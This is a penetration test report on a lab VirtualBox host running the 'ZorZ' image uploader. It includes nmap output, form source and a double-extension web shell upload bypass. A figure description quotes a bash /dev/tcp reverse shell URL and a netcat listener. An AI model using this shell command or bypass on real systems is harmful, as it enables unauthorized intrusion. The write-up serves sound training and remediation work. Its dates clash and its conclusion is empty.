

Cyber Company Ay

Security Assessment Report

Prepared by:

Ayham Belal Megdadi

Cybersecurity & Cloud Computing

Business Confidential

17/9/2025

Table of Contents

Contents

Assessment Overview	3
Document Control.....	3
Assessment Components	4
OSINT	4
Internal Penetration Test.....	4
Finding Severity Ratings	5
Risk Factors.....	6
Likelihood.....	6
Impact	6
Scope	7
Scope Exclusions	7
Method Allowances.....	7
Executive Summary	8
Findings Summary.....	8
Testing Summary.....	9
Assessor Notes & Primary Recommendations	9
Key Strengths and Opportunities	10
Strengths.....	10
Opportunities for Improvement.....	10
Finding F1 — Insecure File Upload Leading to Remote Code Execution	10
Finding F2 — Information Disclosure via Exposed Hidden Web Resource	10
Finding F3 — Outdated Operating System and Kernel Version	10
Finding F4 — Network Service Enumeration Exposure	10
Technical Findings.....	11
Initial Network Discovery.....	11
Port and Service Enumeration	11
Operating System Detection.....	11
Web Enumeration	12
File Upload Functionality Discovery	12
Post-Exploitation & Access Validation	13
Reverse Shell Connection	14
Conclusion	15

Assessment Overview

On December 17th, 2025, Cyber Company Ay. conducted an internal penetration testing assessment against a system hosted within a controlled training environment on behalf of Sedna Industries Inc. The objective of this assessment was to evaluate the security posture of an internally accessible host and identify exploitable weaknesses that could lead to unauthorized access.

The assessment followed a structured penetration testing methodology inspired by NIST Special Publication (SP) 800-115, "Technical Guide to Information Security Testing and Assessment." The engagement focused on practical exploitation techniques, emphasizing real-world attack paths rather than theoretical analysis, with the goal of demonstrating the impact of common web application and system misconfiguration.

Document Control

Client	Internal Network & Web Application Penetration Test.
Engagement Type	Internal Network Penetration Test
Assessment Dates	December 17, 2025
Report Date	December 17, 2025
Prepared By	Cyber Ay Company — Offensive Security Team
Classification	TLP: RED / Business Confidential
Version	1.0 — Final

Assessment Components

OSINT

The OSINT component of the assessment involved the systematic collection and analysis of information from publicly available sources. A range of digital tools were utilized to gather data from sources such as websites, forums, social media platforms, and databases. This data was analyzed to identify potential vulnerabilities and threat vectors, and to gain a deeper understanding of the security posture of Sedna Industries Inc.'s internal networks.

Internal Penetration Test

The internal penetration test was designed to simulate the activities of an attacker who has successfully breached the initial defense perimeters of the network. The assessment involved a multi-faceted approach, combining several methodologies to ensure a thorough evaluation of potential security weaknesses.

Key stages of the internal penetration testing included:

- 1) **Vulnerability Scanning:** This phase focused on identifying the target machine and collecting technical information within a controlled internal network environment. Network discovery was conducted using active reconnaissance techniques to detect live hosts and their associated network details. Tools such as **Netdiscover** were used to identify the target IP address on the local network. After identifying the target machine, **Nmap** was utilized to enumerate open ports and running services, and additional scanning was performed to determine the operating system and service versions.
- 2) **Threat Modeling:** In this stage, potential threats to the network were identified and modeled based on the vulnerabilities found during the scanning phase. This helped to understand the potential impact of a successful attack on the network.
- 3) **Exploitation:** The file upload functionality was tested for security weaknesses. Although several malicious file extensions were blocked, insufficient validation allowed a crafted file using a double-extension technique (.php.jpg) to bypass restrictions and be uploaded successfully. The uploaded file contained embedded server-side code, which enabled remote command execution under the www-data user context, confirming successful exploitation of the vulnerability.
- 4) **Post-Exploitation:** Following successful exploitation, post-exploitation activities focused on system enumeration and access validation. Commands were executed through the web shell to identify:
 - **Kernel version.**
 - **Operating system release.**
 - **System architecture.**
 - **Current user privileges.**

To obtain a more stable and interactive session, a reverse shell connection was established from the target system to the attacker's machine. This provided direct command-line access to the compromised host, demonstrating the severity of the vulnerability and the level of control an attacker could achieve.

- 5) **Reporting:** All findings, tools, techniques, and exploitation steps were documented in this report. The reporting phase focuses on accurately reflecting the real attack path used during the assessment and highlighting the security risks associated with insecure file upload mechanisms and outdated system configurations.

Finding Severity Ratings

Each finding in this report is assigned a severity rating derived from the Common Vulnerability Scoring System (CVSS v3.x), reflecting the technical risk posed by the issue in the context of this assessment.

Severity	CVSS v3 Score Ranges	Score Definition
Critical	9.0 - 10.0	Not observed during this assessment. Critical vulnerabilities typically result in full system compromise with root or administrative privileges; no root-level access was achieved in this engagement.
High	7.0 - 8.9	Vulnerabilities that allowed remote code execution through insecure file upload functionality. Successful exploitation resulted in command execution under the www-data user, representing a serious compromise of system integrity and confidentiality.
Medium	4.0 - 6.9	Vulnerabilities related to information disclosure, including exposed paths and hidden application resources discovered through web enumeration, which directly facilitated further exploitation.
Low	0.1 - 3.9	Minor weaknesses such as outdated operating system components and legacy configurations that increased the overall attack surface but did not independently lead to exploitation.
Informational	0.0	Findings that did not pose a direct security risk but provided useful system details, including operating system version, kernel information, and active services.

Risk Factors

Risk factors identified during this assessment were evaluated based on two primary elements: Likelihood and Impact. These factors were assessed in the context of the actual attack path successfully demonstrated during the internal penetration test.

Likelihood

represents the probability that a vulnerability can be successfully exploited by an attacker under realistic conditions. In this assessment, likelihood was influenced by the following factors:

- **Presence of publicly accessible services, particularly the HTTP service.**
- **Exposure of hidden application paths identified through web enumeration.**
- **Insecure file upload functionality with insufficient server-side validation.**
- **Ability to execute server-side code using commonly known exploitation techniques.**

Due to the simplicity of the exploitation process and the lack of effective defensive controls, the primary finding was classified as having a High likelihood of exploitation.

Impact

reflects the potential consequences resulting from successful exploitation. In this assessment, impact was evaluated based on the level of access achieved and the sensitivity of the affected system components.

Key impact considerations included:

- **Remote command execution on the target system.**
- **Unauthorized access under the www-data user context.**
- **Ability to execute system commands and enumerate system information.**
- **Potential for further privilege escalation if additional vulnerabilities were present.**

While full administrative (root) access was not achieved, the successful execution of commands on the server represents a High impact vulnerability due to the level of control gained over the web application and underlying system processes.

By combining Likelihood and Impact, the primary vulnerability identified during this assessment was classified as a High Risk finding. Immediate remediation is recommended to prevent potential escalation and further compromise of the system.

Scope

Assessment Component	Focus Area(s)
Network Reconnaissance & Enumeration	Local network environment
Internal Penetration Test	192.168.1.0/24
Target Machine	192.168.1.13

Scope Exclusions

To ensure safe and controlled testing, the following activities were explicitly excluded from the assessment:

- No social engineering or human-based attacks were performed.
- Denial of Service (DoS) or Distributed DoS attacks were out of scope.
- No attacks were conducted outside the defined internal network range.
- No testing was performed against external or production systems.

Method Allowances

Permission was granted to use standard and advanced penetration testing techniques within the defined scope, including:

- Active network scanning and service enumeration.
- File upload testing and validation bypass techniques.
- Remote command execution testing via web-based exploitation.
- Reverse shell establishment for access validation.

Executive Summary

On December 17th, 2025, Cyber Company Ay. conducted a controlled internal penetration testing assessment as part of a training and educational environment (CTF) on behalf of Sedna Industries Inc. The objective of this assessment was to evaluate the security posture of an internally hosted system, identify exploitable vulnerabilities, and demonstrate realistic attack paths within a clearly defined and authorized scope.

The assessment focused on a single target machine located within the internal network range 192.168.1.0/24, specifically the host 192.168.1.13. All testing activities were performed in accordance with predefined scope limitations and were restricted to technical exploitation techniques only, with no social engineering or denial-of-service activities involved.

The engagement was completed within approximately one hour, during which multiple security weaknesses were identified across the network and web application layers. These weaknesses enabled an attacker to progress from initial network discovery to unauthorized remote code execution, ultimately resulting in successful interactive system access under the web service context.

This report documents the tools, techniques, and methodologies used during the assessment, highlights the key security findings, and evaluates their associated risks based on likelihood and impact. The results demonstrate how common issues such as insufficient input validation, insecure file upload handling, and exposure of executable directories can be effectively chained together to achieve rapid system compromise within an internal network environment.

Findings Summary

ID	Finding	Severity	CVSS	Status
F-01	Insecure File Upload Leading to Remote Code Execution	High	8.1	Open
F-02	Information Disclosure via Exposed Hidden Web Resource Medium	Medium	5.3	Open
F-03	Outdated Operating System and Kernel Version	Low	3.7	Open
F-04	Network Service Enumeration Exposure	Informational	0.0	Open

Testing Summary

The assessment employed a structured penetration testing methodology, utilizing industry-standard tools and techniques, including:

- Port and service enumeration to determine exposed services on the target host.
- Operating system fingerprinting to identify the underlying platform and kernel version.
- Web application enumeration through manual inspection and page source analysis.
- Discovery of hidden web resources leading to an exposed file upload functionality.
- File upload validation bypass using double file extension techniques.
- Remote Code Execution (RCE) via an improperly validated image upload.
- Reverse shell establishment to validate interactive access to the target system under the web service context.

All testing activities were conducted manually and validated through direct exploitation to ensure accuracy and real-world relevance within the defined scope.

Assessor Notes & Primary Recommendations

The assessment revealed that the target system reflects characteristics commonly found in training or poorly hardened internal environments, particularly in web application configurations.

The primary weaknesses identified include:

- Insecure file upload functionality allowing execution of server-side code.
- Lack of proper file type validation and content inspection.
- Web-accessible upload directory permitting direct access to uploaded files.
- Execution of uploaded files under the web service account (www-data).

Cyber Company Ay recommends implementing the following remediation actions:

- Enforce strict file upload validation to prevent execution of malicious scripts.
- Restrict direct access to uploaded files in web-accessible directories.
- Harden the web server configuration to prevent unintended code execution.
- Regularly update and patch the operating system and installed software to fix known vulnerabilities.
- Perform routine internal vulnerability assessments to proactively identify and remediate security gaps.

Implementing these measures will significantly reduce the risk of remote code execution, unauthorized access, and system compromise within internal systems.

Key Strengths and Opportunities

Strengths

- Limited number of exposed network services.
- Web application functionality was reachable and testable within a controlled environment.
- Clear separation between user-uploaded content and core application files (logical structure).

Opportunities for Improvement

- Strengthen web application input validation mechanisms.
- Disable script execution permissions on upload directories.
- Implement continuous web application security testing during development.

Finding F1 — Insecure File Upload Leading to Remote Code Execution

F1 — Insecure File Upload → RCE	
Severity	High
CVSS v3.1 Score	8.1 (High)
CVSS Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Asset	192.168.1.13 (Internal Web Application)
Status	Open — Remediation Required

Finding F2 — Information Disclosure via Exposed Hidden Web Resource

F2 — Information Disclosure	
Severity	Medium
CVSS v3.1 Score	5.3 (Medium)
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Affected Asset	192.168.1.13 (Internal Web Application)
Status	Open — Remediation Required

Finding F3 — Outdated Operating System and Kernel Version

F3 — Outdated OS / Kernel	
Severity	Low
CVSS v3.1 Score	3.7 (Low)
CVSS Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Affected Asset	192.168.1.13 (Internal Web Application)
Status	Open — Remediation Required


Finding F4 — Network Service Enumeration Exposure

F4 — Service Enumeration	
Severity	Informational
CVSS v3.1 Score	0.0 (Informational)
CVSS Vector	N/A
Affected Asset	192.168.1.13 (Internal Web Application)
Status	Informational — No Action Required

Technical Findings

Initial Network Discovery

After connecting to the internal training network, active reconnaissance was performed to identify reachable hosts within the local subnet.



Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts


7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	[REDACTED]	1	60	zte corporation
192.168.1.12	[REDACTED]	1	60	CHONGQING FUGUI ELECTRONICS CO.
192.168.1.13	[REDACTED]	1	60	PCS Systemtechnik GmbH
192.168.1.5	[REDACTED]	1	60	ALLOBeam (China) Inc.

Figure 1 – Network Discovery using Netdiscover - Shows the discovery of the target host 192.168.1.13, including its MAC address and vendor information (PCS Systemtechnik / VirtualBox).

Port and Service Enumeration

Once the target host was identified, port scanning was conducted to enumerate exposed services and identify potential attack vectors.




```
(kali㉿kali)-[~]
$ nmap 192.168.1.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 11:06 EST
Nmap scan report for 192.168.1.13 (192.168.1.13)
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: [REDACTED] (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds
```

Figure 2 - Nmap Scan Identifying Open Ports - Demonstrates that the target system exposed: Port 22 (SSH), Port 80 (HTTP).

Operating System Detection

Further scanning was performed to identify the operating system and kernel version running on the target host.




```
(kali㉿kali)-[~]
$ nmap -O 192.168.1.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 11:09 EST
Nmap scan report for 192.168.1.13 (192.168.1.13)
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: [REDACTED] Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

Figure 3 – Nmap OS Detection Results - Displays the detected Linux operating system and kernel version range, indicating an outdated Linux environment.

Web Enumeration

The presence of an HTTP service led to further manual web enumeration.



```


1 <!DOCTYPE html>
2 <html>
3 <body>
4 <center>
5 <br><br><br>
6 <form action="uploader.php" method="post" enctype="multipart/form-data">
7   <b>ZorZ Image Uploader!:</b><br><br>
8   <input type="file" name="upfile" id="upfile"><br><br>
9   <input type="submit" value="Upload Image" name="submit">
10 </form>
11 <br><a href="index2.html">Try ZorZ Image Uploader2!</a>
12 </center>
13 </body>
14 </html>
15
16

```

Figure 4 – Web Page Source Analysis - Shows the discovery of a hidden reference to index2.html through page source inspection.

File Upload Functionality Discovery

Further inspection of the hidden page revealed a file upload endpoint.




```

1 <!DOCTYPE html>
2 <html>
3 <title>ZorZ Uploader 2</title>
4 <body>
5 <center>
6 <br><br><br>
7 <form action="uploader2.php" method="post" enctype="multipart/form-data">
8   <b>ZorZ Image Uploader 2!:</b><br><br>
9   <input type="file" name="upfile" id="upfile"><br><br>
10  <input type="submit" value="Upload Image" name="submit">
11 </form>
12 <br><a href="index.html">ZorZ Image Uploader 1</a><br><a href="/jQuery/upload.php">ZorZ Image Uploader3</a>
13 </center>
14 </body>
15 </html>

```

ZorZ Image Uploader3!




Upload Form

Note:

- << Click on the white box to select file!.
- Images(Jpeg,jpg,png).
- Image should be less than 100kb in size.

Upload

Figure 5 – File Upload Interface Discovered - Demonstrates access to the image upload functionality located at /jQuery/upload.php.



Index of /uploads3

Name	Last modified	Size	Description
Parent Directory	-	-	-
Screenshot 2025-12-17 12 38 03.png	2025-12-25 10:47	72K	
shell.php.jpg	2025-12-29 11:22	39	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.13 Port 80

Figure 6 – Successful Upload of Malicious File - Shows that the application rejected multiple payloads but accepted a file using a double extension (shell.php.jpg), which was stored in the /uploads3/ directory.

Post-Exploitation & Access Validation

Following successful exploitation of Finding F1, post-exploitation activities were performed to validate the level of access obtained and to demonstrate the real-world impact of the vulnerability.




Figure 7 – Remote Code Execution via Uploaded File - Demonstrates successful command execution using the id and whoami commands, confirming execution under the www-data user context.





Figure 8 – System Information Enumeration - Shows kernel and system information retrieved using the uname -a command.

Reverse Shell Connection

To obtain a more stable and interactive session, a reverse shell connection was established from the target system to the attacker's machine using Netcat, providing direct command-line access to the compromised host.



The image shows two overlapping screenshots. The top screenshot is a terminal window on a Kali Linux machine. It shows the command `ifconfig` being executed, displaying the IP address `192.168.1.23` for the `eth0` interface. A large red rectangular box obscures the rest of the terminal output. The bottom screenshot is a web browser window showing a URL: `http://192.168.1.13/uploads3/shell.php.jpg?cmd=bash+-c+'bash+-i+%26+/dev/tcp/192.168.1.23/4444+0>%261'`. Below the browser window is another terminal window. This terminal shows the command `nc -lvnp 4444` being executed. It then shows a connection from `[192.168.1.13] 45682`. The user `www-data` is logged in at `zorz:/var/www/html/uploads3`. The terminal shows the output of `ls`, listing `Screenshot_2025-12-17_12_38_03.png` and `shell.php.jpg`. A red rectangular box highlights the prompt `www-data@zorz:/var/www/html/uploads3$`.

Figure 9 – Reverse Shell Connection Established - Demonstrates a successful interactive shell session obtained through Netcat, confirming unauthorized access to the target system under the www-data user.

Conclusion

